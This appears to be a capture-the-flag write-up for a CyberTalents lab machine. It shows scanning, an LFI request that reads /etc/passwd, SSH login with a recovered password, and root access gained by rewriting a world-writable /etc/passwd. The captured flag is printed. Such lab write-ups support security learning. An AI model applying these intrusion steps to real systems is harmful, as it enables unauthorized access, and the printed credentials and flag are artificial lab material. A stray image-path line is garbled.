

# shadower

### External Pentest ###

link:<https://cybertalents.com/challenges/machines/shadower>

categories:machine

level:medium

IP:13.57.203.61

OS: Ubuntu

WEB TECHNOLOGY:Apache/2.4.29 (Ubuntu)

=====

SCANNING:

21/tcp open tcpwrapped

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 38:d1:ee:09:09:fe:bc:90:09:8d:86:0c:5d:a0:62:d6 (RSA)

| 256 ab:e8:72:32:93:7f:f2:16:6e:d5:c5:ce:fd:d9:51:5d (ECDSA)

|\_ 256 8e:4d:1e:3f:ff:64:4a:b1:9e:52:6b:02:6e:5b:eb:11 (ED25519)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

|\_http-title: Apache2 Ubuntu Default Page: It works

|\_http-server-header: Apache/2.4.29 (Ubuntu)

554/tcp open rtsp?

1723/tcp open tcpwrapped

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

=====

ENUMERATION:

port 21,554,1723 seemed to be rabbit hole

only port 22 and 80 seemed to be legit

Enumerating 80 (http):

started crawling the website found and inspecting its source code found a secret directory

'my0wns3cr3t.sec'

<http://shadowers.com/my0wns3cr3t.sec> → got a password from this dir. [used cyberchef]

=====

Then got this parameter vulnerable to LFI(local file inclusion)

```
1 GET /index.php?view=../../etc/passwd HTTP/1.1
2 Host: 13.57.203.61
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/122.0.6261.95 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
  8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
9 Cookie: PHPSESSID=hmmj7jdosnqe139mu6nkkt8qa6
0 Connection: close
1
2
16 </head>
17 <body>
18 <div class="menu">
19 <a href="index.php">
  Main Page
20 </a>
21 <a href="index.php?view=about-us.html">
  About Us
22 </a>
23 <a href="index.php?view=contact-us.html">
  Contact
24 </a>
25 </div>
26 <p>
27 root:x:0:0:root:/root:/bin/bash
28 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
29 bin:x:2:2:bin:/bin:/usr/sbin/nologin
30 sys:x:3:3:sys:/dev:/usr/sbin/nologin
31 sync:x:4:65534:sync:/bin:/bin/sync
32 games:x:5:60:games:/usr/games:/usr/sbin/nologin
33 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
34 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
35 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
36 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
37 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
38 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
39 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
40 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
41 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
42 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
43 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
44 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
45 systemd-network:x:100:102:systemd Network
  Management,,,:/run/systemd/netif:/usr/sbin/nologin
46 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
47 syslog:x:102:106:/home/syslog:/usr/sbin/nologin
48 messagebus:x:103:107:/nonexistent:/usr/sbin/nologin
49 _apt:x:104:65534:/nonexistent:/usr/sbin/nologin
50 lxd:x:105:65534:/var/lib/lxd:/bin/false
  uuid:x:106:110:/run/uuid:/usr/sbin/nologin
  dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
  landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin
  sshd:x:109:65534:/run/ssh:/usr/sbin/nologin
```

GET /index.php?view=../../etc/passwd HTTP/1.1 → lfi

after reading the /etc/passwd file we got to enumerate the users

Users:

> ubuntu

> john

=====

GAINING ACCESS:

22 (ssh)

ssh john@\$IP

with a psssword 'B100dyPa\$\$w0rd'

ssh: john:B100dyPa\$\$w0rd

=====

POST EXPLOITATION:

tried [sudo su] but john was not allowed to run as sudo [Sorry, user john may not run sudo on ip-172-31-11-222.]

Then started enumerating the network configuration

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
  inet 172.31.11.222 netmask 255.255.240.0 broadcast 172.31.15.255
  inet6 fe80::4e9:74ff:fea8:7f73 prefixlen 64 scopeid 0x20<link>
  ether 06:e9:74:a8:7f:73 txqueuelen 1000 (Ethernet)
```

```

RX packets 437943 bytes 318384815 (318.3 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 259820 bytes 57650486 (57.6 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1252 bytes 122381 (122.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1252 bytes 122381 (122.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
ztnjfn2o: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 2800
    inet 172.24.209.176 netmask 255.255.0.0 broadcast 172.24.255.255
    inet6 fe80::3048:baff:fe2a:2fc5 prefixlen 64 scopeid 0x20<link>
    ether 32:48:ba:2a:2f:c5 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15 bytes 1146 (1.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


```

even **netstat -lnupt** didn't revealed any juicy information.

It didn't had any Kernel exploits too

=====

Then it was found **/etc/passwd** file had **misconfiguration** [any user can modify the /passwd file]



```

john@ip-172-31-6-142:~$ ls -la /etc/passwd
-rwxrwxrwx 1 root root 1657 Mar 27 14:20 /etc/passwd

```

Abuse it to be root: [<https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation/>]

=====

What I did:

\$> **openssl passwd debang5hu** → 54Q8ghRdBCj.o:

then removed the x from **root:x:0:0:root:/root:/bin/bash** and root replaced with **debang5hu**

And edited the file

**root:x:0:0:root:/root:/bin/bash** → **debang5hu:54Q8ghRdBCj.o:0:0:root:/root:/bin/bash**

\$> **su debang5hu**

credentials → **debang5hu:debang5hu**

and boom we are root

cat /root/root.txt

> 6199b2f763edf25c1f161b275375c100

POC:

```
debang5hu@ip-172-31-6-142:/home/john# whoami;id;ifconfig;cat /root/root.txt
debang5hu
uid=0(debang5hu) gid=0(root) groups=0(root)
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 172.31.6.142 netmask 255.255.240.0 broadcast 172.31.15.255
    inet6 fe80::44f:f5ff:fe49:a567 prefixlen 64 scopeid 0x20<link>
    ether 06:4f:f5:49:a5:67 txqueuelen 1000 (Ethernet)
    RX packets 261718 bytes 379674311 (379.6 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 25292 bytes 2228190 (2.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 284 bytes 27098 (27.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 284 bytes 27098 (27.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ztmjfnuy2o: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 2800
    inet 172.24.209.176 netmask 255.255.0.0 broadcast 172.24.255.255
    inet6 fe80::3048:baff:fe2a:2fc5 prefixlen 64 scopeid 0x20<link>
    ether 32:48:ba:2a:2f:c5 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14 bytes 1076 (1.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

6199b2f763edf25c1f161b275375c100
```

=====

INFO: **Encrypted password:** The **X** denotes encrypted password which is actually stored inside / shadow file. If the user does not have a password, then the password field will have an **\*(asterisk)**.